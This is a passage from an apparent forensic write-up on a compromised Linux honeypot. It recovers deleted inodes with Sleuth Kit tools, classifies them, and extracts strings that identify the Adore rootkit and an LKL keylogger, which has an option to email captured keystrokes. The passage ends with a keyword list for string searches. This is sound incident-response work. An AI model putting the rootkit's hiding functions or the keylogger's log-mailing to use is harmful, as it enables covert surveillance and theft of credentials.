r/r * 35733(realloc):   var/tmp/rpm-tmp.6903
r/r * 164861:   tmp/ccucsWPf.c
r/r * 164862:   tmp/ccw7uaul.o
r/r * 164863:   tmp/ccSYI17q.ld
r/r * 164864:   tmp/ccuYfbZE.c
r/r * 164865:   tmp/ccekMqN9.o
r/r * 164866:   tmp/ccMR7vBE.ld
r/r * 164881:   tmp/cczPHwxQ.ld
r/r * 83149(realloc):   usr/doc/libtool-1.3.4/demo/autoh353
r/r * 48740(realloc):   usr/X11R6/include/X11/bitmaps/xsnow-RPMDELETE
r/r * 50250(realloc):   etc/X11/fs/config-
l/r * 164861:   etc/rc.d/rc0.d/K83ypbind
l/r * 52144(realloc):   etc/rc.d/rc1.d/K83ypbind
l/r * 164862:   etc/rc.d/rc2.d/K83ypbind
l/r * 164863:   etc/rc.d/rc3.d/K83ypbind
l/r * 164864:   etc/rc.d/rc4.d/K83ypbind
l/r * 164865:   etc/rc.d/rc5.d/K83ypbind
l/r * 164866:   etc/rc.d/rc6.d/K83ypbind
r/r * 180205(realloc):  etc/pam.d/passwd-
r/r * 116631(realloc):  etc/httpd/conf/.httpd.conf.swp
r/r * 116632(realloc):  etc/httpd/conf/httpd.conf~
r/r * 84349(realloc):   etc/mtab.tmp
r/r * 84348:    etc/mtab~
r/r * 52148(realloc):   boot/map~
d/d * 180767(realloc):  home/ftp/T
r/r * 100552:   root/L1974-1734TMP.html
[root@LinuxForensics deleted]#
```

2.7.2. Recover deleted inodes and list results

Below is the short script that is used to recover the files and write the recovered data to /tmp/deleted (script is courtesy SANS material [SANSILS]):

```
[root@LinuxForensics deleted]# ils -rf linux-ext2\
/forensics/honeypot/honeypot/images/sdb1.img | \
awk -F '|' '($2=="f") {print $1}' | \
while read i; \
do icat -f linux-ext2 /forensics/honeypot/honeypot/images/sdb1.img $i >/tmp/deleted/$i;\
done
[root@LinuxForensics deleted]#

[root@LinuxForensics deleted]# ls
100552  164866  180801  180808  180815  180822  180829  180836  180843  180851  180859
180866  68246  68253  68260  68267
148692  164881  180802  180809  180816  180823  180830  180837  180844  180852  180860
180867  68247  68254  68261  84337
164861  180796  180803  180810  180817  180824  180831  180838  180845  180853  180861
180868  68248  68255  68262  84348
164862  180797  180804  180811  180818  180825  180832  180839  180846  180854  180862
180869  68249  68256  68263
164863  180798  180805  180812  180819  180826  180833  180840  180847  180855  180863
19968   68250  68257  68264
164864  180799  180806  180813  180820  180827  180834  180841  180849  180856  180864
19971   68251  68258  68265
164865  180800  180807  180814  180821  180828  180835  180842  180850  180857  180865
52169   68252  68259  68266
[root@LinuxForensics deleted]#
```

- show filetypes

```
[root@LinuxForensics deleted]# file *
100552: empty
148692: empty
164861: empty
164862: empty
164863: empty
164864: empty
164865: empty
164866: empty
164881: empty
180796: gzip compressed data, from Unix
180797: empty
180798: empty
180799: Bourne shell script text executable
180800: empty
180801: ASCII English text
180802: ASCII English text
180803: Bourne shell script text executable
180804: ASCII text
180805: empty
180806: ASCII English text
180807: empty
180808: empty
180809: ASCII English text
180810: ASCII English text
180811: ASCII English text
180812: ASCII English text
180813: empty
180814: ASCII M4 macro language pre-processor text
180815: ASCII C program text
180816: Bourne shell script text executable
180817: Bourne shell script text executable
180818: ASCII English text
180819: empty
180820: ISO-8859 text
180821: ISO-8859 text
180822: ISO-8859 text
180823: ISO-8859 text
180824: ASCII text
180825: ASCII text
180826: ISO-8859 text
180827: ISO-8859 text
180828: ISO-8859 text
180829: ASCII text, with CRLF line terminators
180830: ASCII text, with CRLF line terminators
```

```
180831: ASCII text, with CRLF line terminators
180832: ASCII text
180833: ASCII text
180834: ASCII English text
180835: ASCII English text
180836: ASCII English text
180837: Bourne shell script text executable
180838: ASCII C program text
180839: ASCII English text
180840: ASCII C program text
180841: Bourne shell script text executable
180842: ASCII text
180843: empty
180844: ASCII text
180845: ASCII text
180846: ASCII text
180847: ASCII text
180849: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180850: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180851: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180852: ASCII C program text
180853: ASCII C program text
180854: ASCII C program text
180855: ASCII English text
180856: ASCII English text
180857: ASCII C program text
180859: ASCII text
180860: ASCII text
180861: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180862: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180863: ASCII text
180864: data
180865: data
180866: data
180867: ASCII text
180868: data
180869: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), stripped
19968:  data
19971:  ASCII text
52169:  ASCII English text
68246:  empty
68247:  empty
68248:  ASCII text
68249:  ASCII text
68250:  ASCII text
68251:  ASCII C program text
68252:  ASCII make commands text
68253:  ASCII C program text
68254:  ASCII C program text
68255:  ASCII English text
68256:  ASCII English text
68257:  a /usr/bin/perl script text executable
68258:  ASCII C program text
68259:  ASCII make commands text
68260:  ASCII C program text
68261:  ISO-8859 English text
68262:  ASCII English text
68263:  ASCII English text
68264:  ASCII C program text
68265:  ASCII C program text
68266:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), not stripped
68267:  ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
84337:  ASCII text
84348:  empty
```

- redirect output into file

```
[root@LinuxForensics deleted]# file * >filetypes.txt
```

- remove empty inodes from the information, no sense to recover them

```
[root@LinuxForensics deleted]# grep -v "empty" filetypes.txt  >files_not_empty.txt
```

- list contents of new file

```
[root@LinuxForensics deleted]# cat files_not_empty.txt
180796: gzip compressed data, from Unix
180799: Bourne shell script text executable
180801: ASCII English text
180802: ASCII English text
180803: Bourne shell script text executable
180804: ASCII text
180806: ASCII English text
180809: ASCII English text
180810: ASCII English text
180811: ASCII English text
180812: ASCII English text
180814: ASCII M4 macro language pre-processor text
180815: ASCII C program text
180816: Bourne shell script text executable
180817: Bourne shell script text executable
```

```
180818: ASCII English text
180820: ISO-8859 text
180821: ISO-8859 text
180822: ISO-8859 text
180823: ISO-8859 text
180824: ASCII text
180825: ASCII text
180826: ISO-8859 text
180827: ISO-8859 text
180828: ISO-8859 text
180829: ASCII text, with CRLF line terminators
180830: ASCII text, with CRLF line terminators
180831: ASCII text, with CRLF line terminators
180832: ASCII text
180833: ASCII text
180834: ASCII English text
180835: ASCII English text
180836: ASCII English text
180837: Bourne shell script text executable
180838: ASCII C program text
180839: ASCII English text
180840: ASCII C program text
180841: Bourne shell script text executable
180842: ASCII text
180844: ASCII text
180845: ASCII text
180846: ASCII text
180847: ASCII text
180849: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180850: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180851: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180852: ASCII C program text
180853: ASCII C program text
180854: ASCII C program text
180855: ASCII English text
180856: ASCII English text
180857: ASCII C program text
180859: ASCII text
180860: ASCII text
180861: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180862: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180863: ASCII text
180864: data
180865: data
180866: data
180867: ASCII text
180868: data
180869: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), stripped
19968:  data
19971:  ASCII text
52169:  ASCII English text
68248:  ASCII text
68249:  ASCII text
68250:  ASCII text
68251:  ASCII C program text
68252:  ASCII make commands text
68253:  ASCII C program text
68254:  ASCII C program text
68255:  ASCII English text
68256:  ASCII English text
68257:  a /usr/bin/perl script text executable
68258:  ASCII C program text
68259:  ASCII make commands text
68260:  ASCII C program text
68261:  ISO-8859 English text
68262:  ASCII English text
68263:  ASCII English text
68264:  ASCII C program text
68265:  ASCII C program text
68266:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), not stripped
68267:  ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
84337:  ASCII text
[root@LinuxForensics deleted]#
```

- filter out inode information containing ELF binaries, save inode numbers in ELFs.txt

```
[root@LinuxForensics deleted]# grep ELF files_not_empty.txt |  awk -F: '{print $1}' > ELFs.txt
```

- filter out inode information containing bourne shell scripts, save inode numbers in scripts.txt

```
[root@LinuxForensics deleted]# grep Bourne files_not_empty.txt |  awk -F: '{print $1}' > scripts.txt
```

- filter out inode information containing ASCII make commands, save inode numbers in makecommands.txt

```
[root@LinuxForensics deleted]# grep "ASCII make commands" files_not_empty.txt |  awk -F: '{print $1}' >
makecommands.txt
```

- filter out inode information containing ASCII C source text, save inode numbers in cprograms.txt

```
[root@LinuxForensics deleted]# grep "ASCII C program" files_not_empty.txt |  awk -F: '{print $1}' > cprograms.txt
```

- filter out inode information containing ASCII M4 macro text, save inode numbers in m4.txt

```
[root@LinuxForensics deleted]# grep "ASCII M4 macro" files_not_empty.txt |  awk -F: '{print $1}' > m4.txt
```

- filter out inode information containing ASCII English text (probably source or other compiling related text), save inode numbers in asciienglish.txt

```
[root@LinuxForensics deleted]# grep "ASCII English" files_not_empty.txt |  awk -F: '{print $1}' > asciienglish.txt
```

- filter out pure ASCII text, save inode numbers in ascii.txt

```
[root@LinuxForensics deleted]# grep ASCII files_not_empty.txt | egrep -v '(C program|make|M4 ASCII English)' |  awk -F:
'{print $1}'\  >ascii.txt
```

- filter out inode information containing gzip archives, save inode numbers in gzipped.txt

```
[root@LinuxForensics deleted]# grep gzip files_not_empty.txt |  awk -F: '{print $1}' > gzipped.txt
```

- filter out inode information containing undefined data, save inode numbers in data.txt

```
[root@LinuxForensics deleted]# grep data files_not_empty.txt |  awk -F: '{print $1}' > data.txt
```

- filter out inode information containing PERL scripts, save inode numbers in perl.txt

```
[root@LinuxForensics deleted]# grep perl files_not_empty.txt |  awk -F: '{print $1}' > perl.txt
```

- filter out inode information containing ISO-8859 text, save inode numbers in ISO.txt

```
[root@LinuxForensics deleted]# grep ISO files_not_empty.txt |  awk -F: '{print $1}' > ISO.txt
```

2.7.3. Analysing ASCII/text inodes

- get the contents of all inodes containing pure text

getTextInode.pl (only ‘cat’ text inodes):

```
#!/usr/bin/perl

open(FILE, $ARGV[0]) || die ("cannot open file $ARGV[0]\n");
@file=<FILE>;
close (FILE);

foreach $entry (0..$#file)
{
        chomp($file[$entry]);
        $inode=$file[$entry];
        print("Contents of inode\
$file[$entry]:\n==========================================\n");
        system("cat $inode");
}
```

```
[root@LinuxForensics deleted]# ./getTextInode.pl ascii.txt >pureascii_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl asciienglish.txt>\
asciienglish_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl cprograms.txt >cprograms_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl m4.txt >m4_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl makecommands.txt>\
makecommands_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl perl.txt >perl_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl scripts.txt >scripts_inodes.txt
```

- get the contents of all inodes containing data, ISO text:

```
[root@LinuxForensics deleted]# ./getNotPureTextInode.pl data.txt >data_inodes.txt
[root@LinuxForensics deleted]# ./getNotPureTextInode.pl ISO.txt >ISO_inodes.txt
```

Results:
The *_inodes.txt files are attached in the appendix. The files were analysed, they are containing the source packages for the lkl and adore packages.

2.7.4. Analysis of inodes containing binaries

- get the contents of all inodes containing ELF binaries

Script that we will use:

getNotPureTextInode.pl (run ‘strings’ against inodes).

```
#!/usr/bin/perl
open(FILE, $ARGV[0]) || die ("cannot open file $ARGV[0]\n");
@file=<FILE>;
close (FILE);

foreach $entry (0..$#file)
{
        chomp($file[$entry]);
        $inode=$file[$entry];
        print("Contents of inode\
$file[$entry]:\n==========================================\n");
        system("strings $inode");
}

[root@LinuxForensics deleted]# ./getELFInode.pl ELFs.txt  >elf_inodes.txt
```

The character strings found in the ELF inodes

```
Contents of inode 180849:
==========================================
WVSh
iopl()
c=%d
d=%d
Contents of inode 180850:
==========================================
WVSh
NULL
(%s)
fopen()
unable to find keymap-file
a keymap is required!! run lkl with -k <keymap>
<Ret>
unable to find UPPER case keymap file, check it!
unable to find ALT keymap file, check it!
Contents of inode 180851:
==========================================
IQRV
QUIT
DATA
```

```
RCPT TO:
MAIL FROM:lkl@lkl.log.your.linux.box.com
HELO tin.it
sending logs to %s via %s
socket
unable to connect to %s
connect()
Contents of inode 180861:
================================================
0WVS
Have to be root to perform a iopl()!
o:k:m:t:hlb
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
          usage:
                    -h this help
                    -l start to log the 0x60 port (keyboard)
                    -b Debug Mode.Perhaps it's usefoul :P
                    -k <km_file> set a keymap file
                    -o <o_file> set an output file
                    -m <email> send logs to <email> every 1k
                    -t <host> hostname for sendmail server. default is localhost
Example: lkl -l -k keymaps/it_km -o log.file
Contents of inode 180862:
================================================
WVSh
iopl()
c=%d
d=%d
Contents of inode 180869:
================================================
0WVS
01.01
Have to be root to perform a iopl()!
o:k:m:t:hlb
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
          usage:
                    -h this help
                    -l start to log the 0x60 port (keyboard)
                    -b Debug Mode.Perhaps it's usefoul :P
                    -k <km_file> set a keymap file
                    -o <o_file> set an output file
                    -m <email> send logs to <email> every 1k
                    -t <host> hostname for sendmail server. default is localhost
Example: lkl -l -k keymaps/it_km -o log.file
GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)
.symtab
.strtab
.shstrtab
.text
.rel.text
.data
.bss
.note
.rodata
.rel.rodata
.comment
Contents of inode 68266:
================================================
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
printf
__strtol_internal
execve
perror
remove
lchown
calloc
environ
fprintf
kill
__deregister_frame_info
stderr
exit
_IO_stdin_used
__libc_start_main
mkdir
__register_frame_info
close
free
__environ
_environ
GLIBC_2.0
PTRh
OBh&
Usage: %s {h,u,r,R,i,v,U} [file, PID or dummy (for U)]
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
```

```
      i make PID invisible
      v make PID visible
Checking for adore  0.12 or higher ...
Failed to run as root. Trying anyway ...
Adore NOT installed. Exiting.
Found adore 0.%d installed. Please update adore.
Adore 0.%d installed. Good luck.
File '%s' hided.
Can't hide file.
File '%s' unhided.
Can't unhide file.
Made PID %d invisible.
Can't hide process.
Made PID %d visible.
Can't unhide process.
execve
Removed PID %d from taskstruct
Failed to remove proc.
Adore 0.%d de-installed.
Adore wasn't installed.
Did nothing or failed.
tanda!
Couldn't authorize myself. Trying anyway ...
Contents of inode 68267:
================================================
```

-> Looks like we found Adore and LKL binaries.

2.7.5. Recovering the gzipped data

- only inode 180796 contains a gzipped archive:

```
[root@LinuxForensics deleted]# cat gzipped.txt
180796
[root@LinuxForensics deleted]# file 180796
180796: gzip compressed data, from Unix
```

- let us look at the beginning of the uncompressed stream to determine what kind of file might be compressed:

```
[root@LinuxForensics deleted]# zcat 180796 |head
haha/0040755000000000000000000000000007731432334010467 5ustar
rootroothaha/lkl/0040755000175000000000000000000007722413706010364 5ustar
roothaha/lkl/missing0100755000175000000000000021231077063153370117 62 0ustar  root#!
/bin/sh
# Common stub for a few missing GNU programs while installing.
# Copyright 1996, 1997, 1999, 2000 Free Software Foundation, Inc.
# Originally by Fran,cois Pinard <pinard@iro.umontreal.ca>, 1996.

# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2, or (at your option)
# any later version.
```

- this looks like a tar file
- let us uncompress the stream and redirect the output to 180796.tar:

```
[root@LinuxForensics deleted]# zcat 180796 >180796.tar
```

- verify the filetype:

```
[root@LinuxForensics deleted]# file 180796.tar
180796.tar: GNU tar archive
```

- seems to be a tar archive! Let us look at the contents, run tar with the ‘t’ option to list the contents:

```
[root@LinuxForensics deleted]# tar tvf 180796.tar
drwxr-xr-x root/root         0 2003-09-15 17:53:32 haha/
drwxr-xr-x 1000/root         0 2003-08-25 10:05:58 haha/lkl/
-rwxr-xr-x 1000/root      8857 2003-07-19 15:24:15 haha/lkl/missing
-rw-r--r-- 1000/root         0 2003-07-19 15:24:15 haha/lkl/autoscan.log
-rw-r--r-- 1000/users    11968 2003-08-25 09:48:07 haha/lkl/Makefile
-rw-r--r-- 1000/root       516 2003-08-23 16:32:17 haha/lkl/NEWS
```

```
-rwxr-xr-x 1000/root    124521 2003-07-19 15:24:16 haha/lkl/configure
-rw-r--r-- 1000/root       496 2003-07-19 15:24:16 haha/lkl/configure.in
drwxr-xr-x 1000/root         0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/
-rw-r--r-- 1000/root     16062 2003-07-19 15:24:16 haha/lkl/autom4te.cache/requests
-rw-r--r-- 1000/root         0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.0
-rw-r--r-- 1000/root         0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.0
-rw-r--r-- 1000/root    108072 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.1
-rw-r--r-- 1000/root      7552 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.1
-rw-r--r-- 1000/root    124813 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.2
-rw-r--r-- 1000/root      8739 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.2
-rw-r--r-- 1000/root         0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.3
-rw-r--r-- 1000/root    395165 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.3
-rw-r--r-- 1000/root      1513 2003-07-19 15:24:16 haha/lkl/config.h.in
-rwxr-xr-x 1000/root      5598 2003-07-19 15:24:16 haha/lkl/install-sh
-rwxr-xr-x 1000/root       722 2003-07-19 15:24:16 haha/lkl/mkinstalldirs
-rw-r--r-- 1000/root     18955 2003-07-19 15:24:16 haha/lkl/aclocal.m4
drwxr-xr-x 1000/root         0 2003-08-25 09:43:49 haha/lkl/keymaps/
-rw-r--r-- 1000/root       577 2003-07-19 15:24:16 haha/lkl/keymaps/it_km
-rw-r--r-- 1000/root       594 2003-07-19 15:24:16 haha/lkl/keymaps/it_kmUP
-rw-r--r-- 1000/root       543 2003-07-19 15:24:16 haha/lkl/keymaps/it_kmALT
-rw-r--r-- 1000/root       543 2003-08-25 09:30:35 haha/lkl/keymaps/us_kmALT
-rw-r--r-- 1000/root       593 2003-08-25 09:42:46 haha/lkl/keymaps/us_kmUP
-rw-r--r-- 1000/users      574 2003-08-24 10:15:10 haha/lkl/keymaps/us_km
-rw------- 1000/users      571 2003-08-02 03:21:56 haha/lkl/keymaps/fr_km
-rw------- 1000/users      589 2003-08-02 03:22:07 haha/lkl/keymaps/fr_kmUP
-rw------- 1000/users      553 2003-08-02 03:22:17 haha/lkl/keymaps/fr_kmALT
-rw------- 1000/users      699 2003-08-02 03:22:25 haha/lkl/keymaps/dvorak_km
-rw------- 1000/users      702 2003-08-02 03:22:32 haha/lkl/keymaps/dvorak_kmUP
-rw------- 1000/users      653 2003-08-02 03:22:40 haha/lkl/keymaps/dvorak_kmALT
-rw-r--r-- 1000/root        60 2003-07-19 15:24:16 haha/lkl/Makefile.am
-rw-r--r-- 1000/root       212 2003-08-06 13:01:12 haha/lkl/AUTHORS
-rw-r--r-- 1000/root     12108 2003-07-19 15:24:16 haha/lkl/Makefile.in
-rw-r--r-- 1000/root      7831 2003-07-19 15:24:16 haha/lkl/INSTALL
-rw-r--r-- 1000/root     18007 2003-07-19 15:24:16 haha/lkl/COPYING
-rwxr-xr-x 1000/root     12117 2003-07-19 15:24:16 haha/lkl/depcomp
-rw-r--r-- 1000/root      2141 2003-08-25 09:46:12 haha/lkl/lkl.c
-rw-r--r-- 1000/root     11769 2003-08-25 09:48:11 haha/lkl/config.log
-rw-r--r-- 1000/root      1714 2003-07-19 15:24:16 haha/lkl/config.h
-rwxr-xr-x 1000/root     30912 2003-08-25 09:48:07 haha/lkl/config.status
-rw-r--r-- 1000/root        10 2003-08-25 09:48:11 haha/lkl/stamp-h1
drwxr-xr-x 1000/root         0 2003-08-25 09:48:20 haha/lkl/.deps/
-rw-r--r-- root/root      3171 2003-08-24 10:00:12 haha/lkl/.deps/lkl.Po
-rw-r--r-- root/root      3173 2003-08-24 10:00:11 haha/lkl/.deps/main.Po
-rw-r--r-- root/root      3177 2003-08-24 10:00:12 haha/lkl/.deps/output.Po
-rw-r--r-- root/root      3171 2003-08-24 10:00:12 haha/lkl/.deps/net.Po
-rw-r--r-- 1000/users     3173 2003-08-25 09:48:11 haha/lkl/.deps/main.TPo
-rw-r--r-- 1000/users     3171 2003-08-25 09:48:19 haha/lkl/.deps/lkl.TPo
-rw-r--r-- 1000/users     3177 2003-08-25 09:48:19 haha/lkl/.deps/output.TPo
-rw-r--r-- 1000/users     3171 2003-08-25 09:48:20 haha/lkl/.deps/net.TPo
-rw-r--r-- 1000/root      3595 2003-08-25 09:47:44 haha/lkl/output.c
-rw-r--r-- 1000/users     2603 2003-08-25 08:58:18 haha/lkl/main.c
-rw-r--r-- 1000/root      1610 2003-08-25 09:47:55 haha/lkl/lkl.h
-rw-r--r-- 1000/root       782 2003-08-23 16:35:30 haha/lkl/ChangeLog
-rw-r--r-- 1000/root      1050 2003-08-04 13:09:37 haha/lkl/README
-rw-r--r-- 1000/root      2105 2003-08-25 09:46:29 haha/lkl/net.c
-rw-r--r-- 1000/users       10 2003-08-25 09:48:11 haha/lkl/stamp-h
-rw-r--r-- 1000/root        10 2003-07-19 15:24:16 haha/lkl/stamp-h.in
drwxr-xr-x ahill/users     0 2003-07-27 13:59:40 haha/adore-ng/
drwxr-xr-x ahill/users     0 2003-07-27 13:59:40 haha/adore-ng/CVS/
-rw-r--r-- ahill/users     5 2003-07-27 13:59:40 haha/adore-ng/CVS/Root
-rw-r--r-- ahill/users     9 2003-07-27 13:59:40 haha/adore-ng/CVS/Repository
-rw-r--r-- ahill/users   661 2003-07-27 13:59:40 haha/adore-ng/CVS/Entries
-rw-r--r-- ahill/users  1998 2003-02-26 09:43:08 haha/adore-ng/cleaner.c
-rw-r--r-- ahill/users   660 2003-07-24 08:45:17 haha/adore-ng/Makefile.2.6.gen
-rw-r--r-- ahill/users  1660 2003-07-24 08:37:34 haha/adore-ng/LICENSE
-rw-r--r-- ahill/users  4239 2003-01-03 09:58:17 haha/adore-ng/ava.c
-rw-r--r-- ahill/users   458 2003-07-24 08:37:34 haha/adore-ng/README.26
-rw-r--r-- ahill/users  5148 2003-07-24 12:40:19 haha/adore-ng/README
-rwxr-xr-x ahill/users  4455 2003-07-27 13:58:56 haha/adore-ng/configure
-rw-r--r-- ahill/users   413 2003-07-24 08:37:34 haha/adore-ng/visible-start.c
-rw-r--r-- ahill/users   605 2003-07-24 08:30:37 haha/adore-ng/Makefile.gen
-rw-r--r-- ahill/users   324 2003-07-24 08:30:37 haha/adore-ng/adore-ng.mod.c
-rw-r--r-- ahill/users  2046 2003-07-24 08:37:34 haha/adore-ng/Changelog
-rw-r--r-- ahill/users 11566 2003-07-24 12:40:19 haha/adore-ng/adore-ng.c
-rw-r--r-- ahill/users  1281 2003-01-03 09:58:17 haha/adore-ng/adore-ng.h
-rw-r--r-- ahill/users  3805 2003-02-26 09:43:08 haha/adore-ng/libinvisible.c
-rw-r--r-- ahill/users  2527 2002-12-31 10:48:59 haha/adore-ng/libinvisible.h
[root@LinuxForensics deleted]#
```

The archive, complete with the name of the user who originally created the archive!!! Apparently, it contains 2 versions of adore: adore and adore-ng.

Let us compare this with the list of deleted inodes:

```
r/r * 180796:   var/spool/uucp/.../adore/test.tar.gz
```

Apparently, this is the archive ‘test.tar.gz’.

2.7.6. Recover 'dead' inodes

In the timeline, we have seen entries like these:

```
722 .a. -rwxr-xr-x 1000     root     180817   <sdb1.img-dead-180817>
```

Some of these inodes were recovered in the previous section, some might have not. To find out whether there are any unrecovered inodes, I use a script I wrote myself.

Goals:

- take a refined file as input (in this case, only the section of interest, starting after 1719EDT)
- filter out the inode numbers that are shown in the '`sdb1.img-dead-<XXXX>`' section (XXXX being the inode number)
- find out which inode has not been recovered yet: compare inode number with inodes recovered in /tmp/deleted
- run 'icat' to get the inode content and filter it through 'strings' to get the legible content

Input:

- 'compromise.txt', containing the section of the timeline that is interesting: after 1719EDT
- 'recoveredInodes.txt', containing the list of inodes that are already recovered
- 'imgdeads.txt', refined output of 'compromise.txt', showing only lines with dead inodes (sdb1.img-dead-<XXXX>).

Output:

- contents of inodes recovered with this script

If there are any inodes that have not been processed yet, they will be caught by this script.

The script:

```
#!/usr/bin/perl

open(FILE, $ARGV[0]) || die ("cannot open timeline $ARGV[0]\n");
@timeline=<FILE>;
close (FILE);

open(FILE2, $ARGV[1]) || die ("cannot open recInodes $ARGV[1]\n");
@recInodes=<FILE2>;
close (FILE2);


foreach $entry (0..$#timeline)
{
        chomp($timeline[$entry]);
        ($inode)=($timeline[$entry]=~/img-dead-(\d+)/);

        foreach $oldInode (0..$#recInodes)
        {
                chomp($recInodes[$oldInode]);
                if($recInodes[$oldInode] eq $inode)
                {
                        $alreadyProcessedInode[$inode]=1;
                }
```

```
        }
        if (!$alreadyProcessedInode[$inode])
        {
                print("Contents of inode $inode:\n==============================================\n");
                system("icat -f linux-ext2 /forensics/honeypot/honeypot/images/sdb1.img $inode | strings");
        }
}
```

Create recoveredInodes.txt:

```
[root@LinuxForensics deleted]# ls -l | awk '{print $9}' | sort -n >
/sans/recoveredInodes.txt
```

Create compromise.txt:

- open timeline-september.txt and copy and paste the part starting at around 1719EDT on 9/15.

Create imgdeads.txt:

```
[root@LinuxForensics sans]# cat compromise.txt | grep "img-dead" >imgdeads.txt
```

Run the script:

```
[root@LinuxForensics sans]# ./getDeadInodes.pl ./imgdeads.txt ./recoveredInodes.txt
[root@LinuxForensics sans]#
```

No output. That means that all inodes were already analysed in the previous sections.

2.8. String Search

Conduct a string search on the media. What keywords might you look for? Why would you look for those keywords?

To do the string search, we will employ 'strings' and 'fgrep'. 'fgrep' enables you to look for multiple keywords at the same time that are actually stored in an external file. We will run 'fgrep' with the 'x' option to have it display only exact matches.

Since we know that the adore rootkit and the lkl – Linux key logger were installed, we will also look for those keywords. We will look for keywords that may be related to above items as well maybe find out new information we are not aware of yet.


```
[root@LinuxForensics sans]# cat keywords.txt
rootkit
hack
irc
test.tar.gz
adore
adore-ng
lkl
bot
sniff
backdoor
elite
promisc
knark
hax0r
hide
trojan
virus
TFN
LKM
```

```
attack
denial-of-service
denial
ddos
brute force
0wn3d
0wn

